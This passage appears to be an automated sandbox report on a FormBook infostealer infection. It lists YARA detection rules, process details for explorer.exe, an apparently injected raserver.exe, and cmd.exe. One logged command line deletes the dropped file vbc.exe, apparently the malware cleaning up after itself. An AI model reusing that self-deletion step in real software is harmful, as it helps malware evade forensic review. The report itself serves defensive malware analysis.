Source: 00000007.00000002.516398821.00000000000F0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.517732851.0000000000270000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.517732851.0000000000270000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.517732851.0000000000270000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 1292

General

Start time:	11:41:53
Start date:	15/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.504321689.0000000009508000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.504321689.0000000009508000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.504321689.0000000009508000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.495180648.0000000009508000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.495180648.0000000009508000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.495180648.0000000009508000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: raserver.exe PID: 2920 Parent PID: 1764

General

Start time:	11:42:05
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\raserver.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\raserver.exe
Imagebase:	0x7c0000
File size:	101888 bytes
MD5 hash:	0842FB9AC27460E2B0107F6B3A872FD5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.685585617.00000000002A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.685585617.00000000002A0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.685585617.00000000002A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.685471628.0000000000130000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.685471628.0000000000130000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.685471628.0000000000130000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.685396597.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.685396597.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.685396597.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 3044 Parent PID: 2920

General

Start time:	11:42:12
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a410000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis